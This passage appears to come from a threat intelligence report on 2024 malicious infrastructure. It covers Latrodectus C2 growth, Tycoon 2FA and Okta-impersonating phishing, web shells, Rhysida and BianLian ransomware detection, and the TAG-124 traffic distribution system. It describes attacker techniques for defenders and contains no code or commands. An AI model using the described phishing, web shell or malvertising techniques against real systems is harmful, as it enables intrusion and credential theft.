


Figure 23: *Latrodectus C2 servers' rise following Operation Endgame (Source: Recorded Future)*

In the second half of 2024, Latrodectus developers rolled out multiple new versions in quick succession, likely aiming to stay ahead in the ever-adaptating relationship between threat actors and defenders. These updates mainly consist of small, incremental changes, often removing existing features. The rapid pace of development suggests that Latrodectus will continue releasing new iterations.

Phishing

Key Observation

Observation: Targeting of global brands and sophisticated phishing-as-a-service kits prevail, enabling more attackers to participate.

In 2024, phishing continued to be a leading initial access vector employed by both cybercriminal and state-sponsored actors. The Recorded Future Intelligence Cloud provides unique visibility into suspected or known phishing infrastructure, irrespective of the tools or threat actor attribution, through advanced capabilities such as optical character recognition (OCR), image recognition, or typosquat detection. Additionally, Insikt Group tracks phishing infrastructure associated with specific threat actors, including TAG-113, linked to the Tycoon two-factor authentication (2FA) phishing kit or TAG-116, overlapping with Scattered Spider activity.

TAG-113: Tycoon 2FA Phishing Kit Linked to Pakistani Operator

TAG-113 refers to the broader threat activity associated with the Tycoon 2FA phishing kit, encompassing all users of the Phishing-as-a-Service (PhaaS) platform. Using Recorded Future Identity Intelligence, Insikt Group identified a threat actor known as Mr. Xaad, who plays a significant role in the Tycoon 2FA adversary-in-the-middle (AitM) phishing kit, potentially contributing to its sale, development, and operation. Insikt Group also uncovered details about the threat actor's background, education, experience, and connections to Pakistan-based activist and nationalist "cyber hacker" groups.

Along with offering further insight into the threat actor, Insikt Group found a previously unreported variant of the Tycoon 2FA phishing kit in the second half of 2024. This version includes several modifications, such as random sentences on the phishing page, a pseudo-random website title, and updated text on the Cloudflare turnstile page. Insikt Group also identified additional infrastructure revealing TAG-113's distinct preferences in hosting choices and domain registrations. Analysis of domains associated with TAG-113 showed that the vast majority used Cloudflare to obscure the underlying hosting server (see **Figure 24**).




Figure 24: *Count of name server domains used by TAG-113 linked domains (Source: Recorded Future)*

Additionally, regarding domain registration, Insikt Group found that over half of the domains are registered through PDR Ltd., with more than a quarter registered by GMO Internet, Inc., followed by R01-SU (see **Figure 25**). TAG-113 domains registered via R01-SU are more commonly used as C2 servers. However, we have also observed them hosting phishing pages.




Figure 25: *Breakdown of domain registrars used by TAG-113 (Source: Recorded Future)*

Insikt Group identified a specific user notable for their unique approach to leveraging the Tycoon 2FA kit. Their tactics include using dynamic domain name system (DDNS) domains for redirection and compromised infrastructure to host phishing pages. The compromised nature of the infrastructure was confirmed through Recorded Future Identity Intelligence, which uncovered admin account credentials for platforms such as Webmail, WordPress, and cPanel linked to the associated domains. Additionally, Insikt Group identified operators linked to TAG-113 using an open redirect vulnerability in the website of a global news outlet during the redirection process.

TAG-116: Global Phishing Impersonating Okta And Overlapping with Scattered Spider

Insikt Group has been monitoring TAG-116, a threat actor who employs phishing pages mimicking Okta login screens to deceive victims into providing their credentials, likely for initial access or resale to third parties. Domain registration data suggests these campaigns began as early as July 2024. Through infrastructure pivoting, Insikt Group uncovered additional domains and IP addresses likely linked to the same activity, impersonating dozens of brands. The activity appears to be organized into multiple clusters each using distinct hosting and server configurations, and possibly different phishing techniques, based on an analysis of the phishing pages. Insikt Group also observed a potential overlap with activity tied to Scattered Spider, a financially motivated threat actor active since early 2022.

Web Shells

Key Observation

Observation: Legitimate tools were misused and PHP dominated in state-sponsored threat actors' ongoing use of web shells.

Web shells are malicious scripts deployed by threat actors, both financially motivated and state-sponsored, on compromised web servers to facilitate remote access and control. Commonly targeting PHP and Active Server Pages (ASP) due to their prevalence in web development (75.2% and 5.4% of websites, respectively, as of 2024), web shells allow attackers to execute commands, escalate privileges, maintain persistence, download files, and deploy additional tools.

Threat actors typically use web shells after exploiting server vulnerabilities to overcome challenges like limited initial access and the risk of losing connectivity. By embedding themselves in existing HTTP(S) services, web shells evade detection and mimic legitimate traffic. For example, they inherit the port and transport layer security (TLS) configurations of the compromised web service, allowing it to blend in with normal web traffic.

To further avoid detection, web shells use various obfuscation techniques, such as string rotations, Base64 encoding, and encryption of remote command input and output. In addition, unlike other malware types, they do not require periodic communication with C2 infrastructure, eliminating another detection vector. These characteristics make web shells a versatile and stealthy tool for attackers, facilitating persistence and advanced attacks on targeted systems.

Despite the passive nature of web shells and the identifying malicious infrastructure when dealing with compromised infrastructure, Insikt Group proactively monitors numerous open-source web shells. In 2024, the top web shells based on Insikt Group Webshell Validation data were Tiny File Manager, JspSpy, Yanz Webshell, and WSO. Tiny File Manager, a legitimate single-file PHP file management tool that has been exploited by threat actors over the years, is the most commonly observed web shell. Notably, all top web shells have been in use for several years and are primarily developed in PHP, except for JspSpy.

In addition, Insikt Group regularly identifies less prevalent, custom web shells, such as those used by the Chinese-nexus TAG-102, which has been observed deploying a bespoke PHP web shell with XOR encoding in attacks targeting the Tibetan community.

Ransomware

Key Observation

Observation: Tracking operator-linked tools such as CleanUpLoader enables early detection before ransomware deployment.

Ransomware payloads, with few exceptions such as BianLian, typically rely on other tools for delivery and management rather than having dedicated infrastructure. By monitoring these tools, Insikt Group gains insight into ransomware operators' activities and, when combined with Network Intelligence, can detect malicious behavior prior to ransomware deployment. Specifically, there is often a dwell time between initial access to a victim's network and ransomware deployment. During this period, threat actors conduct internal reconnaissance, move laterally, establish persistence, and exfiltrate data for double extortion. This timeframe provides an opportunity for network defenders to detect malicious activity. This method can, in theory, be applied to any ransomware group with detectable infrastructure when combined with Recorded Future Network Intelligence, as demonstrated by Rhysida and BianLian.

Rhysida Ransomware: Crawling into Systems with CleanUploader

The Rhysida Ransomware Group, initially identified in May 2023, operates as a ransomware-as-a-service (RaaS) platform. Its operators design and manage the Rhysida ransomware, which, upon infecting a system, encrypts files and appends the "`.rhysida`" extension. Additionally, it leaves a ransom note titled `CriticalBreachDetected.pdf` in several directories.

During the first half of 2024, Insikt Group identified and reported on Rhysida's multi-tiered infrastructure, consisting of three layers: infrastructure for malvertising-based delivery of CleanUpLoader, post-infection infrastructure managing CleanUpLoader's C2 communications, and higher-tier management infrastructure, including an admin panel and a Zabbix server for monitoring (see **Figure 26**).



Malvertising (T0)
Post-infection (T1)
Backend (T2 & T3)
Redirect from fake download to actual payload server
Typosquatting domain
Payload server
Victim visits fake download website via Google or Bing
Victim
Infected Devices
via port 443
2–3 domains per sample
...
CleanUploader servers (C2) have a one-to-many relationship with victims
via port 80
Panel likely used for administering infections
via port 10050
Zabbix server used for infrastructure monitoring

***Figure 26**: Rhysida multi-tiered infrastructure used for CleanUpLoader-based intrusions (Source: Recorded Future)*

With Recorded Future Network Intelligence, Insikt Group identified Rhysida ransomware victims an average of 30 days before they were listed on the Rhysida extortion site and prior to ransomware deployment. In July 2024, of the eleven victims listed on Rhysida's extortion site, seven — over 60% — exhibited early signs of infection, indicated by beaconing to CleanUpLoader C2 servers (see **Figure 27**).




***Figure 27**: Communication between named Rhysida victims and CleanUpLoader C2 servers (Source: Recorded Future)*

The variation between organizations is likely influenced by differences in their infrastructure, including factors like size, complexity, and security maturity. Additional factors could include the volume of data stolen and the time needed by threat actors to analyze the exfiltrated data.

BianLian: One of the Few Ransomware Families with a Dedicated C2

BianLian, first identified in mid-2022, is a highly organized ransomware group operating under a RaaS model. The group follows a systematic approach, exploiting vulnerabilities in widely used systems and employing double-extortion tactics. Their connections with other prominent ransomware groups, including RansomHouse, Alphv/BlackCat, and LockBit, further amplify their threat, making them a formidable adversary across multiple industries.

In 2024, Insikt Group identified BianLian victims 7 to 30 days before their appearance on the extortion site, with an average early detection time of 17 days (see **Figure 28**). Although the sample size is limited, these findings are consistent with observations for Rhysida and the broader dwell times reported by the cybersecurity industry.




***Figure 28**: Communication between named BianLian victims and BianLian C2 servers (Source: Recorded Future)*

TDS

Key Observation

Observation: TDS is a growing ecosystem, as highlighted by TAG-124 and its large user base.

The rise of TDS in the cybercriminal ecosystem is a natural evolution driven by the demand for efficiency, targeting, and profitability in cybercrime. Their ability to deliver malicious payloads while evading detection makes them a critical tool for modern cybercriminal operations, and their accessibility further cemented their place in the underground economy in 2024.

One example currently being tracked by Insikt Group is TAG-124, a TDS that overlaps with threat activity clusters such as LandUpdate808, 404TDS, KongTuke, and Chaya_002. In 2024, Insikt Group uncovered a multi-layered infrastructure associated with TAG-124. This infrastructure includes a network of compromised WordPress sites, threat actor-controlled payload servers, a central command server, and various other components (see **Figure 29**).



External JavaScript file
collects OS and device data, among others
Conditional Logic Failed
Empty HTML or PageErrorLoad
Conditional Logic Passed
Conditional logic
verifies if the cookie from the compromised website is valid, along with potential server-side checks
Fake Google Chrome landing page
You are using an older version of Chrome
Update Chrome
Variant 1
The browser built to be fast
Update Chrome
Variant 2
visits websites
embedded in script tag
via port 443
Victim
Network of compromised WordPress sites
Threat actor-owned payload servers
TAG-124 "Central Server"
via port 80 / 443
Threat actor(s)
via port 80 / 443
"Ads Panel"
Suspected TAG-124 Management Server

Figure 29: *TAG-124's high-level infrastructure setup (Source: Recorded Future)*

The threat actors behind TAG-124 exhibit a high level of activity, frequently updating URLs embedded in compromised WordPress sites, adding servers, enhancing TDS logic to evade detection, and evolving their infection tactics. This adaptability is exemplified by their recent adoption of the ClickFix technique.

Insikt Group assesses that multiple threat actors leverage TAG-124 as part of their initial infection chain. These include operators of Rhysida ransomware, InterLock ransomware, TA866/Asylum Ambuscade, SocGholish, D3F@CK Loader, TA582, and likely others. TAG-124's widespread adoption has elevated it to a significant threat activity requiring close monitoring. However, identifying the exact stage or method by which access is transferred from TAG-124 to its users is unknown.

Malicious Infrastructure Ecosystem by the Numbers

Autonomous System Numbers (ASNs)

Top Ten ASNs

Analysis of Insikt Group's validated malicious IP addresses in 2024 provides valuable insight into the role of specific autonomous system numbers (ASNs) in the global malicious infrastructure ecosystem. The top ten ASNs (see **Figure 30**) accounted for 43% of total detections across 2024, emphasizing a large concentration of malicious activity across several of the largest ASNs.

